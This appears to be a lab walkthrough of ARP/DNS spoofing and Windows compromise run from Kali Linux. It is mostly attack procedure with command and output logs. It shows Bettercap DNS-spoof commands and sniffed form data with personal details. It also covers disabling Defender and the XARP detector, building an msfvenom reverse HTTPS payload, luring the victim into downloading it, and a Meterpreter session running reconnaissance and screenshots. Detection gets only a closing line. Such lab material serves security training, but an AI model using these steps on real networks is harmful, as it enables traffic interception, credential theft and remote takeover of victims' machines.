


# ARP SPOOFING & MITM ATTACKS & DETECTION

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## ARP Table Check on Windows



```
Command Prompt
Microsoft Windows [Version 10.0.17763.379]
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C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::88d0:67f:80e2:8a13%4
    IPv4 Address. . . . . : 192.168.73.140
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.73.2

C:\Users\IEUser>arp -a

Interface: 192.168.73.140 --- 0x4
Internet Address      Physical Address      Type
192.168.73.2          00-50-56-ea-a0-3c     dynamic
192.168.73.136        00-0c-29-19-94-48     dynamic
192.168.73.254        00-50-56-f4-22-8d     dynamic
192.168.73.255        ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>
```

In this phase, we are verifying the ARP table on the victim machine (Windows). ARP (Address Resolution Protocol) maps IP addresses to MAC addresses in local network communication. By checking 'arp -a' before and after launching attacks, we can monitor if any ARP spoofing is altering these mappings. Normally, the gateway IP should map to the router MAC. After ARP spoofing, it will map to the attacker's (Kali) MAC address. This allows the attacker to intercept and manipulate traffic.

The victim machine is Windows, and the attacker machine is Kali Linux.

```
arp -a
```

This command shows the Address Resolution Protocol (ARP) table on Windows. It lists all the IP addresses and their corresponding MAC addresses that the system has recently communicated with. This helps in identifying any spoofed ARP entries during ARP spoofing attacks.

## Apache2 Setup on Kali (Web Server Setup for Payload Delivery or Phishing)

Here, the attacker (Kali machine) prepares an Apache web server. This server will be used later to host malicious files, fake login pages or payloads that the victim may download or access during the attack. This server simulates a phishing or malware delivery server controlled by the attacker.

```
sudo systemctl start apache2  
sudo systemctl enable apache2  
sudo systemctl status apache2
```

These commands start and enable the Apache2 web server on Kali Linux. Apache2 is used to host malicious payloads or fake login pages during phishing or social engineering attacks.

## Disable Windows Security (Preparation for Exploitation)

On the victim machine (Windows), Windows Defender and Windows Update are disabled. These security systems might detect or block malicious files, payloads, or reverse shell connections. Disabling them ensures smoother delivery and execution of payloads without interruption or detection.

- **Steps:**
  - Turn off Windows Update from services
  - Turn off Windows Defender

Disabling these ensures that Windows does not block or remove the payloads and that updates do not patch existing vulnerabilities which we are going to exploit.

## Bettercap MITM Attack (DNS Spoofing Setup)

Bettercap is launched on Kali (attacker machine) to conduct a Man-in-the-Middle (MITM) attack using DNS spoofing. In DNS spoofing, whenever the victim tries to access certain domains, Bettercap will respond with fake DNS responses that point to malicious servers. This redirects the victim to attacker-controlled servers instead of legitimate ones.

```
bettercap -iface eth0 -caplet spoof.cap
```



```
root@kali: ~
root@kali: ~
root@kali: ~ 141x39
[00:15:27] [net.sniff.dns] dns gateway > 192.168.73.136 : wpad.localdomain is Non-Existent Domain
[00:15:27] [net.sniff.mdns] mdns 192.168.73.1 : A query for wpad.local
[00:15:27] [net.sniff.mdns] mdns fe80::d8d0:143c:6b17:f455 : A query for wpad.local
[00:15:28] [net.sniff.mdns] mdns 192.168.73.1 : A query for wpad.local
[00:15:28] [net.sniff.mdns] mdns fe80::d8d0:143c:6b17:f455 : A query for wpad.local
[00:15:28] [net.sniff.dns] dns gateway > 192.168.73.136 : wpad.localdomain is Non-Existent Domain
[00:15:29] [net.sniff.dns] dns gateway > local : 2.73.168.192.in-addr.arpa is Non-Existent Domain
[00:15:34] [net.sniff.dns] dns gateway > local : 2.73.168.192.in-addr.arpa is Non-Existent Domain
[00:15:36] [net.sniff.dns] dns gateway > 192.168.73.136 : testphp.vulnweb.com is 44.228.249.3
[00:15:36] [net.sniff.dns] dns gateway > 192.168.73.136 : testphp.vulnweb.com is 44.228.249.3
[00:15:37] [net.sniff.http.request] [153] 192.168.73.136 [205] testphp.vulnweb.com/userinfo.php
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 134
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Referer: http://testphp.vulnweb.com/userinfo.php
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: login=test%2Ftest
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
username=Mohameed&succ=1234-5678-2300-9000&email=mohameed@gmail.com&phone=03358215&uaddress=E-78 Jahangir road INJECTED&update=update
[00:15:37] [net.sniff.http.response] [153] 44.228.249.3:80 200 OK -> 192.168.73.136 (1.2 kB text/html; charset=UTF-8)
[00:15:37] [net.sniff.dns] dns gateway > 192.168.73.136 : google.com is 142.250.201.142
[00:15:37] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : vmss-clarity-ingest-eus-c.eastus.cloudapp.azure.com is 51.8.64.151
[00:15:37] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : vmss-clarity-ingest-eus-c.eastus.cloudapp.azure.com is 51.8.64.151
[00:15:38] [net.sniff.dns] dns gateway > local : 2.73.168.192.in-addr.arpa is Non-Existent Domain
```

Launches Bettercap using the network interface (eth0) and loads the 'spooof.cap' file which contains the configurations for Man-In-The-Middle (MITM) attacks.

Clear DNS Cache on Windows

On the victim machine, clearing the DNS cache ensures that previous DNS resolutions are forgotten. This forces the victim machine to query DNS again, allowing Bettercap to inject spoofed DNS responses successfully.

Clearing DNS cache ensures that any previously resolved domain names are removed. This allows the system to request new DNS resolutions, making the DNS spoofing attack effective.

DNS Spoofing Commands in Bettercap

The attacker configures Bettercap to spoof specific domains (e.g. zsecurity.org) or even specific IP addresses. When the victim tries to access these, they get redirected to attacker-controlled servers. This could be used to serve phishing pages or deliver malware.

```
help
set dns.spoof.all true
set dns.spoof.domains zsecurity.org,*zsecurity.org
dns.spoof on
clear cache on windows
set dns.spoof.domains <Windows IP>
dns.spoof on
```

These commands configure Bettercap to spoof DNS requests for specific domains or IPs. When the victim tries to access these domains, they will be redirected to our malicious server instead.


```
Command Prompt
192.168.73.136 00-0c-29-19-94-48 dynamic
192.168.73.254 00-50-56-f4-22-8d dynamic
192.168.73.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
255.255.255.255 ff-ff-ff-ff-ff-ff static

C:\Users\IEUser>arp -a

Interface: 192.168.73.140 --- 0x4
Internet Address Physical Address Type
192.168.73.2 00-0c-29-2a-ae-a5 dynamic
192.168.73.136 00-0c-29-19-94-48 dynamic
192.168.73.138 00-0c-29-2a-ae-a5 dynamic
192.168.73.254 00-50-56-f4-22-8d dynamic
192.168.73.255 ff-ff-ff-ff-ff-ff static
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224.0.0.252 01-00-5e-00-00-fc static
255.255.255.255 ff-ff-ff-ff-ff-ff static

C:\Users\IEUser>nslookup zsecurity.org
Server: UnKnown
Address: 192.168.73.2

Non-authoritative answer:
Name: zsecurity.org
Addresses: 192.168.73.138
192.168.73.138
```



## ARP Spoofing Detection (Bypass XARP Tool)

XARP is a tool installed on Windows to detect ARP spoofing attempts. Since we are performing ARP spoofing, we remove XARP to avoid detection. Afterwards, 'arp -a' is used to verify that the victim's ARP cache has been poisoned (i.e. gateway IP now maps to Kali's MAC address).

XARP detects ARP spoofing attempts. Removing it helps in successfully performing ARP spoofing. After restarting, checking 'arp -a' will reveal manipulated ARP entries.

## Enable IP Forwarding & Redirect DNS Requests on Kali

IP forwarding is enabled on Kali to allow it to forward packets between victim and gateway, acting as a router. DNS requests are redirected to Bettercap using iptables. This ensures

that any DNS query from the victim first reaches Bettercap, enabling DNS spoofing in real-time.

```
echo 1 > /proc/sys/net/ipv4/ip_forward  
sudo iptables -t nat -A PREROUTING -p udp --dport 53 -j REDIRECT --to-port 53
```

IP forwarding allows Kali to forward packets between victim and gateway (essential for MITM). IPTables redirects DNS requests to Bettercap's DNS spoofing service.

## Apache2 Configuration for Custom Ports

Apache is configured to listen on custom ports like 8080. This allows multiple services (Bettercap, Metasploit, Apache) to operate simultaneously without port conflicts. This is important when payload delivery and reverse shell listening happen concurrently.

```
ls -tln | grep apache2  
sudo nano /etc/apache2/ports.conf  
sudo nano /etc/apache2/sites-enabled/000-default.conf  
sudo systemctl restart apache2
```

Modify Apache's configuration to listen on specific ports for payload hosting and restart Apache to apply these changes.

## JavaScript Injection Attack Preparation

A JavaScript payload is written and hosted by the attacker to perform client-side attacks like stealing cookies, session hijacking, or delivering browser-based malware when executed by the victim.

- **Step:**  
Write malicious JavaScript code in alert.js and save it to Apache web root directory (/var/www/html).  
Injected JavaScript can steal user credentials or perform malicious actions when loaded by the victim's browser.

## Stop Apache2 Using Port 8080 (Release Port)

The attacker frees up port 8080 to ensure that Metasploit can listen on this port for incoming reverse shell connections from the victim machine.

```
sudo lsof -i:8080
```


Lists processes using port 8080, allowing us to stop them before running Metasploit listener on this port.

## Payload Creation using msfvenom (Reverse Meterpreter Shell)

The attacker uses msfvenom on Kali to generate a reverse Meterpreter shell payload. When the victim executes this file, it establishes a reverse connection from the victim to the attacker's Metasploit listener, giving remote access to the victim machine.

```
msfvenom --list payloads
msfvenom --payload windows/meterpreter/reverse_https LHOST=<kali_ip> LPORT=8080 -
-format exe --out rev_https_8080.exe
```

Generates a Windows executable that will create a reverse HTTPS connection to our Kali machine upon execution.



```
Options:
  -l, --list <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, al
  -p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options          List --payload <value>'s standard, advanced and evasion options
  -f, --format <format>  Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list)
  --service-name <value> The service name to use when generating a service binary
  --sec-name <value>     The new section name to use when generating large Windows binaries. Default: random 4-character alpha st
ring
  --smallest              Generate the smallest possible payload using all available encoders
  --encrypt <value>      The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key <value>  A key to be used for --encrypt
  --encrypt-iv <value>  An initialization vector for --encrypt
  -a, --arch <arch>      The architecture to use for --payload and --encoders (use --list archs to list)
  --platform <platform> The platform for --payload (use --list platforms to list)
  -o, --out <path>       Save the payload to a file
  -b, --bad-chars <list> Characters to avoid example: '\x00\xff'
  -n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
  --pad-nops             Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quanti
ty (nops minus payload length)
  -s, --space <length>  The maximum size of the resulting payload
  --encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count> The number of times to encode the payload
  -c, --add-code <path>  Specify an additional win32 shellcode file to include
  -x, --template <path> Specify a custom executable file to use as a template
  -k, --keep             Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name <value> Specify a custom variable name to use for certain output formats
  -t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
  -h, --help             Show this message

root@kali:~# msfvenom --payload windows/meterpreter/reverse_https LHOST=192.168.73.138 LPORT=4444 --format exe --out rev_https_4444.exe
[+] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[+] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 569 bytes
Final size of exe file: 73802 bytes
Saved as: rev_https_4444.exe
root@kali:~#
```


## Metasploit Handler Setup

Metasploit is configured to listen for incoming reverse shell connections on the specified IP and port. Once the victim executes the payload, the attacker receives control of the victim machine through Meterpreter.


```
msfconsole
use exploit/multi/handler
show options
```

```
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 192.168.73.138
set LPORT 8080
exploit
```

Configures Metasploit to handle incoming connections from the victim's machine running our malicious payload.



```
root@kali: ~  
[~] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[~] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 569 bytes  
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Saved as: rev_https_4444.exe  
root@kali:~# msfconsole  
Metasploit tip: Search can apply complex filters such as search cve:2009  
type:exploit, see all the filters with help search  
  
3Kom SuperHack II Logon  
  
User Name:      [ security ]  
Password:      [          ]  
  
[ OK ]  
  
https://metasploit.com  
  
=[ metasploit v6.4.18-dev ]  
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+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 >
```



```
root@kali: ~  
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msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > show options  
Payload options (generic/shell_reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 4444            | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/handler) >
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
Payload options (generic/shell_reverse_tcp):
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Name      Current Setting  Required  Description
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LHOST     192.168.73.138  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port


Exploit target:
--
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

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PAYLOAD => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 192.168.73.138
LHOST => 192.168.73.138
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_https):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.73.138  yes       The local listener hostname
LPORT     4444             yes       The local listener port
LURI      LURI             no        The HTTP Path
```






## Payload Delivery via Apache Web Server


The attacker hosts the malicious file on Apache. The victim is tricked into downloading and executing the file from the attacker's web server, establishing the reverse shell connection.

- **Steps:**
  - Start Apache: `service apache2 start`
  - Get Kali IP: `ifconfig`
  - Access payload via browser: `http://<kali_ip>/evil-files`

Victim downloads and runs the payload from Apache server, allowing us to gain control.



```
root@kali: ~  
root@kali: ~ 141x20  
  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/handler) > exploit  
[*] Started HTTPS reverse handler on https://192.168.73.138:4444  
r^C[-] Exploit failed [user-interrupt]: Interrupt  
[-] exploit: Interrupted  
msf6 exploit(multi/handler) > exploit  
[*] Started HTTPS reverse handler on https://192.168.73.138:4444  
[!] https://192.168.73.138:4444 handling request from 192.168.73.140; (UUID: gyxfk9td) Without a database connected that payload UUID trackin  
g will not work!  
[*] https://192.168.73.138:4444 handling request from 192.168.73.140; (UUID: gyxfk9td) Staging x86 payload (177244 bytes) ...  
[!] https://192.168.73.138:4444 handling request from 192.168.73.140; (UUID: gyxfk9td) Without a database connected that payload UUID trackin  
g will not work!  
[*] Meterpreter session 1 opened (192.168.73.138:4444 -> 192.168.73.140:52193) at 2025-06-14 01:00:53 -0500  
meterpreter >   
  
root@kali: ~ 141x20  
● apache2.service - The Apache HTTP Server  
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: disabled)  
   Active: active (running) since Sat 2025-06-14 00:57:09 CDT; 4s ago  
   Invocation: a103808c0cb94dc19361a3c38ecf8cf3  
     Docs: https://httpd.apache.org/docs/2.4/  
   Process: 7507 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)  
   Main PID: 7510 (apache2)  
     Tasks: 7 (limit: 9437)  
    Memory: 13.5M (peak: 13.8M)  
       CPU: 196ms  
   CGroup: /system.slice/apache2.service  
           └─7510 /usr/sbin/apache2 -k start  
             └─7512 /usr/sbin/apache2 -k start  
               └─7513 /usr/sbin/apache2 -k start  
                 └─7514 /usr/sbin/apache2 -k start  
                   └─7515 /usr/sbin/apache2 -k start  
                     └─7516 /usr/sbin/apache2 -k start  
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


## Post-Exploitation with Meterpreter

After gaining access, Meterpreter allows the attacker to collect system information, logged-in users, running processes, directories, screenshots, and network details. This is the phase where full control over victim machine is established.

```
meterpreter> sysinfo
meterpreter> getuid
meterpreter> enum_logged_on_users
meterpreter> ps
meterpreter> screenshot
meterpreter> ipconfig
```

Allows us to gather system information, user details, active processes, directory contents, screenshots, and network configuration of the victim.



```
msf6 exploit(multi/handler) > exploit

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r^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.73.138:4444
[!] https://192.168.73.138:4444 handling request from 192.168.73.140; (UUID: gyxfk9td) Without a database connected that payload UUID tracking will not work!
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[*] Meterpreter session 1 opened (192.168.73.138:4444 -> 192.168.73.140:52193) at 2025-06-14 01:00:53 -0500

meterpreter > sysinfo
Computer      : MSEDGEWIN10
OS           : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter > ps

Process List
=====
PID  PPID  Name              Arch  Session  User              Path
---  ---  ---
0    0     [System Process]
4    0     System
88   4     Registry
304  4     smss.exe
360  612   svchost.exe
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root@kali: ~
root@kali: ~ 141x41



Logged On Users : 2
Meterpreter : x86/windows
meterpreter > getuid
Server username: MSEDGWIN10\IEUser
meterpreter > ps


Process List
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PID PPID Name Arch Session User Path
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0 0 [System Process]
4 0 System
88 4 Registry
384 4 smss.exe
360 612 svchost.exe
400 388 csrss.exe
424 612 svchost.exe
504 388 wininit.exe
520 496 csrss.exe
596 496 winlogon.exe
612 504 services.exe
644 504 lsass.exe
716 612 svchost.exe
744 504 fontdrvhost.exe
748 596 fontdrvhost.exe
764 612 svchost.exe
772 8652 AvastBrowser.exe x64 1 MSEDGWIN10\IEUser C:\Program Files\AVAST Software\Browser\Application\AvastBrowser.exe
808 500 explorer.exe x64 1 MSEDGWIN10\IEUser C:\Windows\explorer.exe
836 612 svchost.exe
852 612 SearchIndexer.exe
884 612 svchost.exe
928 612 svchost.exe
996 612 svchost.exe
1012 596 dhwm.exe
1136 612 svchost.exe
1204 612 svchost.exe
1236 612 msdtc.exe
1248 836 RuntimeBroker.exe x64 1 MSEDGWIN10\IEUser C:\Windows\System32\RuntimeBroker.exe
1264 612 vmacthlp.exe
1336 612 svchost.exe
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8984 8652 AvastBrowser.exe x64 1 MSEDGWIN10\IEUser C:\Program Files\AVAST Software\Browser\Application\AvastBrowser.exe
9152 8652 AvastBrowser.exe x64 1 MSEDGWIN10\IEUser C:\Program Files\AVAST Software\Browser\Application\AvastBrowser.exe
9180 612 svchost.exe
9204 612 servicehost.exe
9304 9204 uihost.exe x64 1 MSEDGWIN10\IEUser C:\Program Files\McAfee\WebAdvisor\uihost.exe
9624 836 MicrosoftEdgeCP.exe x64 1 MSEDGWIN10\IEUser C:\Windows\System32\MicrosoftEdgeCP.exe
9804 5660 Windows.WARP.JITService.exe
9884 836 MicrosoftEdgeCP.exe x64 1 MSEDGWIN10\IEUser C:\Windows\System32\MicrosoftEdgeCP.exe
9944 836 MicrosoftEdgeCP.exe x64 1 MSEDGWIN10\IEUser C:\Windows\System32\MicrosoftEdgeCP.exe
9956 8652 AvastBrowser.exe x64 1 MSEDGWIN10\IEUser C:\Program Files\AVAST Software\Browser\Application\AvastBrowser.exe
9960 612 svchost.exe
10048 8652 AvastBrowser.exe x64 1 MSEDGWIN10\IEUser C:\Program Files\AVAST Software\Browser\Application\AvastBrowser.exe
10392 612 svchost.exe
10560 5660 Windows.WARP.JITService.exe
10572 5660 Windows.WARP.JITService.exe
10632 5660 Windows.WARP.JITService.exe
10636 11104 iexplore.exe x86 1 MSEDGWIN10\IEUser C:\Program Files (x86)\Internet Explorer\iexplore.exe
10664 5660 Windows.WARP.JITService.exe
11048 612 svchost.exe
11104 808 iexplore.exe x64 1 MSEDGWIN10\IEUser C:\Program Files\internet explorer\iexplore.exe
11596 836 MicrosoftEdgeCP.exe x64 1 MSEDGWIN10\IEUser C:\Windows\System32\MicrosoftEdgeCP.exe
11724 11104 iexplore.exe x86 1 MSEDGWIN10\IEUser C:\Program Files (x86)\Internet Explorer\iexplore.exe
11816 612 svchost.exe
12040 612 svchost.exe
12088 2024 chrome.exe x64 1 MSEDGWIN10\IEUser C:\Program Files\Google\Chrome\Application\chrome.exe
12240 2024 chrome.exe x64 1 MSEDGWIN10\IEUser C:\Program Files\Google\Chrome\Application\chrome.exe

meterpreter > screenshot
Screenshot saved to: /root/VrJwUiWE.jpeg
meterpreter > screenshot
Screenshot saved to: /root/jVUEdBsE.jpeg
meterpreter >
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## ARP Attack Analysis with Wireshark

Wireshark is used to analyze network traffic and verify that ARP spoofing and DNS spoofing attacks are working properly. ARP storms, spoofed MACs, and DNS redirections can all be observed in live network capture.

